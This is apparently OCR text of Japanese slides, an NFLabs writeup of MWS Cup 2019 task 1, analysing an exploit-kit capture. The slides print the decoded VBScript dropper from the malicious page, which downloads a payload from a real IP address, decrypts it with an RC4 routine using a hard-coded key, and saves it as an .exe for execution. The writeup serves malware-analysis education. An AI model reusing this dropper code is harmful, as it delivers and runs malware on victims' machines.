NFLabs.

Your Security Partner

MWS Cup 2019
課題1 Writeup

株式会社エヌ・エフ・ラボラトリーズ
Senior Security Engineer
保要　隆明

はじめに

- 今回NFLabsのメンバーは、問題作成支援委員として
  - 課題1のレビューを担当
  - 課題1の採点を担当


- 今回は、正答率が低かった問題の解法(Writeup) を共有

MWS Cup 問題作成支援委員

早川 宏志	株式会社ソリトンシステムズ
村瀬 昌次	株式会社ソリトンシステムズ
石淵 一三	株式会社日立製作所
石丸 傑	株式会社カスペルスキー
中川 恒	株式会社 FFRI
茂木 裕貴	株式会社 FFRI
松木 隆宏	株式会社エヌ・エフ・ラボラトリーズ
保要 隆明	株式会社エヌ・エフ・ラボラトリーズ
阿部 航太	株式会社エヌ・エフ・ラボラトリーズ
皆川 諒	株式会社エヌ・エフ・ラボラトリーズ
小池 倫太郎	NTTセキュリティ・ジャパン株式会社
中島 将太	株式会社サイバーディフェンス研究所
忠鉢 洋輔	株式会社アクティブディフェンス研究所
古川 和祈	電気通信大学

https://www.iwsec.org/mws/2019/committee.html

課題1 各設問の正答率



※ 部分的に正解なものも含む

方針

NFLabs.


- 難読化JavaScriptのデコード
  - スクリプト実行時の通信先の特定
  - 悪用された脆弱性の特定
  - マルウェア（と思われるデータ）の復号ロジック解明

- 暗号化されたマルウェア（と思われるデータ）の特定、復号

- 時間が限られてるので、なるべく効率よく

難読化JavaScriptのデコード

- No.6のHTTPレスポンス (Landing page)に難読化JavaScript




難読化JavaScriptのデコード

NFLabs.

- 静的解析によるデコードしても良いが時間がかかる
- **難読化JavaScript動的解析ツールを使用**


- JS-Walker
  - NTTセキュリティが公開している難読化JavaScript動的解析ツール
    - https://www.nttsecurity.com/docs/librariesprovider3/resources/jswalker
  - Dockerfile や起動スクリプトがあるので、デプロイが容易
  - 論文として発表もされている (CSS/MWS 2016)
    - https://ipsj.ixsq.nii.ac.jp/ej/index.php?active_action=repository_view_main_item_detail&page_id=13&block_id=8&item_id=175838&item_no=1

難読化JavaScriptのデコード



暗号化されたマルウェアのダウンロード通信の推定

- No.8 の通信が暗号化されたマルウェアのダウンロードと推測
  - ダウンロードしてるファイルの先頭バイトに見覚えがない
  - 暗号化されてる？



暗号化データのダウンロード処理の特定

- デコードされたスクリプト内から通信先（URL）を検索
  - デコードされたVBScript内に、ダウンロード処理を発見
  - 関数 fire が実行されたと思われる

```
Sub fire()
      On Error Resume Next
      key="cN9km35a"
      url="http://185.43.7.41/?NDEzNTgy&tEjBiowe&dfKjyhVFD=criticized&lD
      sWBwecGP=constitution&VsnyjkhXopBoIel=detonator&QzzehDqrTInufsw=kn
      NlVGiMs=community&IKkrgTcCdWVdpO=referred&pKVfKeZH=referred&
      t4tsg4=IBlMS9q_6hkfWmx6ciZGC_hLbNwIUrpvEQLk5iVv8zbcUccN0kxDR6WcGzO
      UfcXlMJSekLmXXh=heartfelt&fIxdDQrbaB=detonator&
      ff5ds=xHbQMrfYbRnFFYTfKPLEUKJEMUjWA0CKwYaZhanVF5axFD7Gpbv1FxvspVWd
      uas=Navigator.userAgent

      Set oss=GetObject("winmgmts:").InstancesOf("Win32_OperatingSystem"
      Dim osloc
      Dim awghjghg
      for each os in oss
        osloc=os.OSLanguage
      next
      SetLocale(osloc)


      Set req=CreateObject("WinH"&"TTP.WinHTTPRequest.5.1")
      fdgx4545c = "GET"
      req.SetProxy 0
      req.Open fdgx4545c,url,0
      req.Option(0)=uas
      req.Send
```

マルウェアの復号ロジック

- 受信したデータを復号してファイルに保存後、実行

```
Set req=CreateObject("WinH"&"TTP.WinHTTPRequest.5.1")
fdgx4545c = "GET"
req.SetProxy 0
req.Open fdgx4545c,url,0
req.Option(0)=uas
req.Send
If 200=req.status Then
  z=req.responseBody
```

ダウンロードしたデータを変数zに保存

```
f=c.BuildPath(tmp,rnds(8)&".exe")
Set stream=CreateObject("ADODB.Stream")
stream.Open
stream.Type=1
stream.Write z
arcnsave stream,key,f
stream.Close

Set w=CreateObject("WScript.Shell")
w.CurrentDirectory=tmp
oldroot=w.Environment("Process").Item("SystemRoot")
w.Environment("Process").Item("SystemRoot")=tmp
w.Environment("Process").Item("SysFilename")=f
Set sh = CreateObject("Shell.Application")
Environment("Process").Item("SystemRoot")=oldroot
```

cN9km35a

変数zのデータをストリームに書き込み、
関数arcnsaveに渡す

```
Sub arcnsave(stream,strKey,fname)
  Dim kLen,x,y,i,j,t,slen,aBuf,bStream
  Dim s(256),k(256)
  klen=Len(strKey)
  For i=0 To 255
    s(i)=i
    k(i)=AscB(Mid(strKey, (i Mod klen)+1,1))
  Next
  j=0
  For i=0 To 255
    j=(j+k(i)+s(i)) And 255
    t=s(i):s(i)=s(j):s(j)=t
  Next
  slen=stream.position
  redim rc(slen)
  stream.position=0
  x=0:y=0
  For i=0 To slen-1
    x=(x+1) And 255
    y=(y+s(x)) And 255
    t=s(x):s(x)=s(y):s(y)=t
    rc(i)=Chr(CByte(s((s(x)+s(y)) And 255) Xor AscB(stream.Read(1))))
  Next
  Dim rctxt: rctxt = join(rc,"")
  Set c=CreateObject("Scripting.FileSystemObject")
  Set b=c.CreateTextFile(fname)
  b.Write rctxt
  b.Close
End Sub
```

RC4 ?

データを復号してファイルに保存してそう


マルウェアの復号

- RC4の復号を試してみたい
  - 検証のスクリプトを書いても良いが時間がかかる
- 既存の復号ツールを使う

- CyberChef
  - イギリス GCHQ が公開しているデータ解析ツール
  - Webアプリケーションとして使えるのですぐに使用可
    - https://gchq.github.io/CyberChef/
  - 様々な方式の暗号化・符号化および復号に対応
    - XOR, Base64, AES, DES , RC4, Blowfish, etc…

